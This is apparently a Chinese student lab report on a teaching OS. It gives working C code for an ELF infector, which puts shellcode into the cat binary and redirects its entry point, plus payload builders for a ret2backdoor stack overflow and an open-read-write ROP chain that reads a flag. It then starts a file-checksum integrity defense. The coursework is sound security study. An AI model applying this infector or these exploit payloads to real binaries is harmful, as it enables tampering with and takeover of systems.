
·第三部分则是重定位我们需要的函数，并生成能够返回原来入口点的shellcode：

首先通过查阅资料、分析ELF文件头，我们可以得知，除了text的段表，我们还能找到.symtab和.strtab这两个比较有用的东西，这也是笔者之前在ctf pwn中学习ret2-dlresolve中接触过的两个结构，那我们就尝试通过这两个结构定位一个printf函数：

首先以cat程序为例我们展开分析：



可以看到字符串表的偏移地址是0x2568，在010Editor中测试，我们在这个偏移之下看到了很多熟悉的符号：



由于我们进行函数定位的唯一线索就是传进来的函数名字字符串（在本实验实现中为”printf”），所以我们要先通过和strtab中的字符串比对，匹配成功之后得到printf函数在符号表中的下表，进而定位符号表，并通过符号表获取相关信息，最终得到printf函数的地址返回；

具体代码实现如下：

1. *// ELF头结构*
2. typedef struct {
3. unsigned char e\_ident[16];
4. unsigned short e\_type;
5. unsigned short e\_machine;
6. unsigned int e\_version;
7. unsigned int e\_entry;
8. unsigned int e\_phoff;
9. unsigned int e\_shoff;
10. unsigned int e\_flags;
11. unsigned short e\_ehsize;
12. unsigned short e\_phentsize;
13. unsigned short e\_phnum;
14. unsigned short e\_shentsize;
15. unsigned short e\_shnum;
16. unsigned short e\_shstrndx;
17. } Elf32\_Ehdr;
18. *// 节头结构*
19. typedef struct {
20. unsigned int sh\_name;
21. unsigned int sh\_type;
22. unsigned int sh\_flags;
23. unsigned int sh\_addr;
24. unsigned int sh\_offset;
25. unsigned int sh\_size;
26. unsigned int sh\_link;
27. unsigned int sh\_info;
28. unsigned int sh\_addralign;
29. unsigned int sh\_entsize;
30. } Elf32\_Shdr;
31. *// 符号表条目结构*
32. typedef struct {
33. unsigned int st\_name;
34. unsigned int st\_value;
35. unsigned int st\_size;
36. unsigned char st\_info;
37. unsigned char st\_other;
38. unsigned short st\_shndx;
39. } Elf32\_Sym;
40. int find\_function(char \*filename, char \*function\_name) {
41. *// 打开二进制文件*
42. int res = -1;
43. int fd = open(filename, O\_RDWR);
44. if (fd == -1) {
45. printf("open error");
46. return -1;
47. }
48. *// 读取 ELF 头*
49. Elf32\_Ehdr ehdr;
50. if (read(fd, &ehdr, sizeof(Elf32\_Ehdr)) != sizeof(Elf32\_Ehdr)) {
51. printf("read error\n");
52. close(fd);
53. return -1;;
54. }
55. *// 定位到节头表的偏移*
56. if (lseek(fd, ehdr.e\_shoff, SEEK\_SET) == -1) {
57. printf("lseek error\n");
58. close(fd);
59. return -1;
60. }
61. *// 读取字符串表头*
62. Elf32\_Shdr strtab\_hdr;
63. if (lseek(fd, ehdr.e\_shoff + ehdr.e\_shstrndx \* sizeof(Elf32\_Shdr), SEEK\_SET) == -1 ||
64. read(fd, &strtab\_hdr, sizeof(Elf32\_Shdr)) != sizeof(Elf32\_Shdr)) {
65. printf("read error\n");
66. close(fd);
67. return -1;
68. }
69. *// 定位到字符串表的偏移*
70. if (lseek(fd, strtab\_hdr.sh\_offset, SEEK\_SET) == -1) {
71. printf("lseek error\n");
72. close(fd);
73. return -1;
74. }
75. *// 读取字符串表*
76. char strtab[strtab\_hdr.sh\_size];
77. if (read(fd, strtab, strtab\_hdr.sh\_size) != strtab\_hdr.sh\_size) {
78. printf("read error\n");
79. close(fd);
80. return -1;
81. }
82. *// 遍历节头表查找符号表*
83. for (int i = 0; i < ehdr.e\_shnum; ++i) {
84. Elf32\_Shdr shdr;
85. if (read(fd, &shdr, sizeof(Elf32\_Shdr)) != sizeof(Elf32\_Shdr)) {
86. printf("read error\n");
87. close(fd);
88. return -1;
89. }
90. *// 查找符号表*
91. if (shdr.sh\_type == SHT\_SYMTAB) {
92. *// 定位到符号表的偏移*
93. if (lseek(fd, shdr.sh\_offset, SEEK\_SET) == -1) {
94. printf("lseek error\n");
95. close(fd);
96. return -1;
97. }
98. *// 读取符号表*
99. Elf32\_Sym sym;
100. while (read(fd, &sym, sizeof(Elf32\_Sym)) == sizeof(Elf32\_Sym)) {
101. *// 查找符号表中的 printf 符号*
102. if (ELF32\_ST\_TYPE(sym.st\_info) == STT\_FUNC &&
103. memcmp(strtab + sym.st\_name, function\_name, strlen(function\_name)) == 0) {
104. printf("Found %s function at address: 0x%x\n", function\_name, sym.st\_value);
105. res = sym.st\_value;
106. break;
107. }
108. }
109. break;
110. }
111. }
112. close(fd);
113. return res;
114. }

·第四部分则是将shellcode注入到代码段上方，当然我们这里会对目标空间有一个简单的判断，仅当有连续sizeof(shellcode)个字节的00时才可以注入：

下面这一部分是根据我们获取的函数地址信息构造shellcode，由于我们将字符串定义在了代码段，所以第一条指令这个call +10有两个作用，一是跳过后边的字符串，二是将字符串地址压入栈中；接下来跳入到printf的思路我们使用的是构造一个rop，那么栈再向上的一个地址还不能存放printf的地址，而是printf的返回地址，这个返回地址当然就是程序真正的起始地址start了，后边则是将刚刚得到的printf地址压入栈中然后利用ret跳转过去，其实也类似于我们认为构造一个rop了：

1. int printf\_addr = find\_function(filename, "printf");
2. memcpy(shellcode, "\xe8\x0a\x00\x00\x00", 5);
3. memcpy(shellcode+5, "injected!\x00", 10);
4. memcpy(shellcode+15, "h", 1);
5. memcpy(shellcode+16, &start, 4); *//push ret\_addr*
6. memcpy(shellcode+20, "h", 1);
7. memcpy(shellcode+21, &printf\_addr, 4);*//push &printf*
8. memcpy(shellcode+25, "\xc3", 1); *//ret*

下面则是将shellcode写入buffer：

1. for(i = 0; i < sizeof(shellcode); i++){
2. if(\*(buffer + seg\_offset - i -1) != 0) break;
3. }
4. if(i != sizeof(shellcode)) return printf("cannot inject!\n");
5. printf("inject is ok!\n");
6. memcpy(buffer+seg\_offset-sizeof(shellcode), shellcode, sizeof(shellcode));

·接下来的第五部分则是修改text的段表项，将我们刚刚注入的shellcode纳入到text段中：

1. *//改写text段表*
2. seg\_offset -= sizeof(shellcode);
3. seg\_size += sizeof(shellcode);
4. sh\_addr = seg\_offset - sizeof(shellcode);
5. memcpy(seg\_text+12, &sh\_addr, 4);
6. memcpy(seg\_text+16, &seg\_offset, 4);
7. memcpy(seg\_text+20, &seg\_size, 4);

·最后一部分则是修改程序的入口地址，并将我们改写好的内容重新写回到目标ELF文件：

1. memcpy(buffer+24, &new\_seg\_start, 4);
2. close(fd);
3. fd = open(filename, O\_RDWR);
4. int len = write(fd, buffer, sizeof(buffer));
5. printf("inject length == %d\n", len);
6. close(fd);

最终给出完整的inject函数如下：


1. void inject(filename){
2. char shellcode[0x100];
3. int i;
4. int fd = open(filename, O\_RDWR);
5. if(fd < 0) return printf("open error!\n");
6. char buffer[0x3000];
7. read(fd, buffer, 0x3000);
9. *//保存程序原先的入口地址*
10. int start;
11. memcpy(&start, buffer+24, 4);
12. printf("start\_addr at : 0x%x\n", start);

15. *//寻找代码段*
16. int s\_off;
17. memcpy(&s\_off, buffer+32, 4);
18. *//每个段描述符的长度是40个字节*
19. *//text一般是第二个段*
20. printf("seg\_off in file: %d\n", s\_off);
21. int seg\_text = buffer + s\_off + 40;
22. int sh\_addr, seg\_offset, seg\_size;
23. memcpy(&sh\_addr, seg\_text+12, 4); *//段映射的虚拟地址*
24. memcpy(&seg\_offset, seg\_text+16, 4);*//段在文件中的偏移*
25. memcpy(&seg\_size, seg\_text+20, 4);*//段的长度*
26. printf("seg\_offset == %d\nseg\_size == %d\n", seg\_offset, seg\_size);
27. int code\_start = start - sh\_addr + seg\_offset;*//代码在文件中的起始地址*
28. printf("code\_start == %d\n", code\_start);
29. int printf\_addr = find\_function(filename, "printf");
30. memcpy(shellcode, "\xe8\x0a\x00\x00\x00", 5);
31. memcpy(shellcode+5, "injected!\x00", 10);
32. memcpy(shellcode+15, "h", 1);
33. memcpy(shellcode+16, &start, 4); *//push ret\_addr*
34. memcpy(shellcode+20, "h", 1);
35. memcpy(shellcode+21, &printf\_addr, 4);*//push &printf*
36. memcpy(shellcode+25, "\xc3", 1); *//ret*
38. for(i = 0; i < sizeof(shellcode); i++){
39. if(\*(buffer + seg\_offset - i -1) != 0) break;
40. }
41. if(i != sizeof(shellcode)) return printf("cannot inject!\n");
42. printf("inject is ok!\n");
43. memcpy(buffer+seg\_offset-sizeof(shellcode), shellcode, sizeof(shellcode));
44. printf("inject offset == 0x%x\n", seg\_offset-sizeof(shellcode));
46. *//new\_seg\_start 就是新代码段在文件中的偏移，也是新的程序入口点*
47. int new\_seg\_start = seg\_offset - sizeof(shellcode);
48. *//改写text段表*
49. seg\_offset -= sizeof(shellcode);
50. seg\_size += sizeof(shellcode);
51. sh\_addr = seg\_offset - sizeof(shellcode);
52. memcpy(seg\_text+12, &sh\_addr, 4);
53. memcpy(seg\_text+16, &seg\_offset, 4);
54. memcpy(seg\_text+20, &seg\_size, 4);
55. memcpy(seg\_text+32, "\x00\x00\x00\x00", 4);
57. *//修改程序入口地址*
58. printf("new\_seg\_start == 0x%x\n", new\_seg\_start);
59. memcpy(buffer+24, &new\_seg\_start, 4);
61. close(fd);
62. fd = open(filename, O\_RDWR);
63. int len = write(fd, buffer, sizeof(buffer));
64. printf("inject length == %d\n", len);
65. close(fd);
66. }


最后，我们实现一个对所有文件判断的程序，这个只需要借用之前的test\_ls，得到返回字符串，就可以逐个文件进行检查，下面给出在main函数中实现的代码（由于为了不影响后续实验，我们对所有文件检查之后，仅对cat文件进行了感染注入）：

1. int main(){
2. char \*res = test\_ls();
3. char filename[0x30];
4. char \*pointer = res + 4 + 37;
5. int cnt;
6. while(\*pointer != 0){
7. cnt = 0;
8. do{
9. pointer++;
10. cnt++;
11. }while(\*pointer != ' ' && \*pointer != 0);
12. memcpy(filename, pointer-cnt, cnt);
13. filename[cnt] = 0;
14. int check\_elf = is\_ELF(filename+1);
15. if(check\_elf == 1) printf("file %s is ELF\n", filename);
16. else printf("file %s is not ELF\n", filename+1);
17. if(\*pointer == 0) break;
18. }
19. inject("cat");
21. }


下面给出，对所有文件检查的运行结果：




下面是正常情况下cat命令执行：



使用poc进行感染：



重新运行cat命令，可以看到执行了我们的shellcode，在屏幕上成功打印了”inject!”字符串，且还能够成功返回shell界面继续执行其他命令：



#### 栈溢出漏洞利用程序

**基础栈溢出——ret2backdoor**


首先，我们写一个含有栈溢出漏洞的程序，由于我们操作系统过于简单，不太可能模拟真实ctf的pwn情形下使用成熟的python包pwntools进行攻击，所以我们决定采用文件IO的方式，即将我们的payload写入文件（这样就可以很方便的包含不可见字符，而直接和用户在终端进行IO则需要更为高级的工具支持）；

下面首先编写我们的vuln程序：

1. #include "stdio.h"
2. void vuln(){
3. char buf[0x100];
4. int fd = open("payload", O\_RDWR);
5. if(fd < 0) return printf("open file error \n");
6. read(fd, buf, 0x200);
7. return ;
8. }
9. int main(){
10. vuln();
11. printf("hello world!\n");
12. }
13. void backdoor(){
14. printf("here is backdoor!\n");
15. }


大致思路是在main函数中调用一个由栈溢出漏洞的vuln函数，在这个vuln函数中，回通过读文件并存放到在栈上临时开辟的字符数组中，存在栈溢出的可能，如果正常执行，程序会打印”hello world”，而我们的目标则是利用栈溢出劫持控制流使程序执行到我们实现预留的后门函数backdoor中，打印出”here is backdoor”;


下面先展示正常情况下vuln函数的执行：



可以看到”hello world”，且shell还能继续工作；


下面使用IDApro对vuln进行静态分析：






可以看到，我们需要填充0x10C+4 = 0x110个字节的垃圾数据即可覆盖到返回地址；

此外，还可以从下面这张图看到backdoor的地址是0x1070；



之后在笔者的pwn环境下对文件保护进行检查：




很好，可以看到该文件没有开启PIE保护，也就是说前面分析到的backdoor地址可以直接用；

下面专门写一个函数在本地构造payload：

1. #include<stdio.h>
2. #include<stdlib.h>
3. #include<string.h>
4. int main(){
5. int i;
6. int fd = open("./payload", 2);
7. if(fd < 0 ) return puts("open error!");
8. char buf[0x200];
9. for(i=0; i < 0x110; i++) buf[i] = 'a';
10. \*(int \*)(buf + 0x110) = 0x1070;
11. int len = write(fd, buf, 0x110+4);
12. close(fd);
13. printf("write length %d\n", len);
15. }

下面则是使用我们构造的payload的情况，可以看到我们成功劫持控制流，打印出了”here is backdoor”的字符串：




**栈溢出升级二——orw利用链实现**

有了前面的基础，我们小组成员决定对我们的栈溢出条件进行升级，实现一个无后门、ROPgadget的方式来进行漏洞利用：

首先修改我们的vuln服务程序，手动添加一个稍后用于调整栈平衡的gadget：


1. #include "stdio.h"
2. void vuln(){
3. char buf[0x100];
4. int fd = open("payload", O\_RDWR);
5. if(fd < 0) return printf("open file error \n");
6. read(fd, buf, 0x200);
7. return ;
8. }
9. char s[0x200] = "hello";
10. int main(){
11. vuln();
12. printf("can you get random\x00");
13. printf("?");
14. }
15. void gadget(){
16. \_\_asm\_\_("pop    %ebx;"
17. "pop    %ebx;"
18. "pop    %ebx;"
19. "ret");
20. }

打开IDApro进行分析，可以看到我们可以将0x107F作为pop3的起始地址：




本实验中由于可以添加的文件有限，所以笔者决定将flag藏在random文件中，然后在程序中提前部署一个random字符串以供open使用：






同时，我们也可以得到open、read、write这样的函数地址，这样我们直接体现在我们对payload的构造中：



下面我们进行完整的payload构造，实现一个orw的利用链：

1. #include<stdio.h>
2. #include<stdlib.h>
3. #include<string.h>
4. int main(){
5. int i;
6. int fd = open("./payload", 2);
7. if(fd < 0 ) return puts("open error!");
8. char buf[0x200];
9. int \_open = 0x1826;
10. int \_read = 0x1939;
11. int \_write = 0x198d;
12. int pop3 = 0x107F;
13. int flag = 0x1ADE;
14. int data = 0x2000;
15. for(i=0; i < 0x110; i++) buf[i] = 'b';
16. \*(int \*)(buf + 0x110) = \_open;
17. \*(int \*)(buf + 0x114) = pop3;
18. \*(int \*)(buf + 0x118) = flag;
19. \*(int \*)(buf + 0x11c) = 2;
20. \*(int \*)(buf + 0x120) = 0;
21. \*(int \*)(buf + 0x124) = \_read;
22. \*(int \*)(buf + 0x128) = pop3;
23. \*(int \*)(buf + 0x12c) = 3;
24. \*(int \*)(buf + 0x130) = data;
25. \*(int \*)(buf + 0x134) = 0x50;
26. \*(int \*)(buf + 0x138) = \_write;
27. \*(int \*)(buf + 0x13c) = 0;
28. \*(int \*)(buf + 0x140) = 1;
29. \*(int \*)(buf + 0x144) = data;
30. \*(int \*)(buf + 0x148) = 0x50;
31. int len = write(fd, buf, 0x14c);
32. close(fd);
33. printf("write length %d\n", len);
35. }

运行之后，成功执行我们的orw利用链得到flag：



## 4.6可信防护


### 4.6.1 静态度量

通过分析，该问题的关键就是理解程序加载的时机，对此我们的理解是在每次起shell的时候，而校验值必须要最开始就保存好，所以我们选择在init函数中untar解包的时候对校验值进行计算；

·首先第一部分是，初始校验值的计算与存放；

首先是如何借助之前已经实现的ls功能来遍历所有的文件；

可以看到ls.c中的实现是这样的：



我们同样尝试使用test\_ls这个函数，使用其中返回的字符串，即可实现遍历所有文件名字的功能，具体见后边完整代码；

首先，我们定义一个hash函数，用来计算文件的校验和：

1. int hash(const char \*name, int length)
2. {
3. unsigned int v2;
4. int i;
5. v2 = 1377;
6. for ( i = 0; i < length; ++i )
7. v2 = name[i] + 17 \* v2;
8. return v2;
9. }

然后我们，如下数据结构来存储checksum的相关信息：

1. struct checkSum{
2. char name[0x30];
3. int checkValue;
4. };
5. struct checkSum checksum\_table[0x100];

最终，init\_checksum的完整代码如下，它会在Init函数中被调用：

1. void init\_checksum(){
2. char \*res = test\_ls();
3. char \*pointer = res + 4 + 37;
4. int cnt = 0;
5. char filename[0x30];
6. char buffer[0x3000];
7. int length;
8. int file\_cnt = 0;
9. while(\*pointer != 0){
10. printf("%s\n", pointer);
11. cnt = 0;
12. *//pointer = res;*
13. do{
14. pointer++;
15. cnt++;
17. memcpy(filename, pointer-cnt, cnt);
18. filename[cnt] = 0;
19. if(filename[0] != ' ') continue;
20. int fd = open(filename+1, O\_RDWR);
21. if(fd < 0) continue;
22. printf("=====================================\n");
23. printf("Init open file %s success!\n", filename);
24. length = read(fd, buffer, 0x3000);
25. printf("read %d bytes\n", length);
26. int value = hash(buffer, length);
27. printf("get hash value %d\n", value)            ;
28. memcpy(checksum\_table[file\_cnt].name, filename+1, cnt);
29. checksum\_table[file\_cnt].checkValue = value;
30. file\_cnt++;
31. printf("=====================================\n");
32. close(fd);

35. }while(\*pointer != 0 && \*pointer != ' ');
36. if(\*pointer == 0) break;
37. }
38. }

·接下来第二部分是每次加载程序时对校验值的检查；

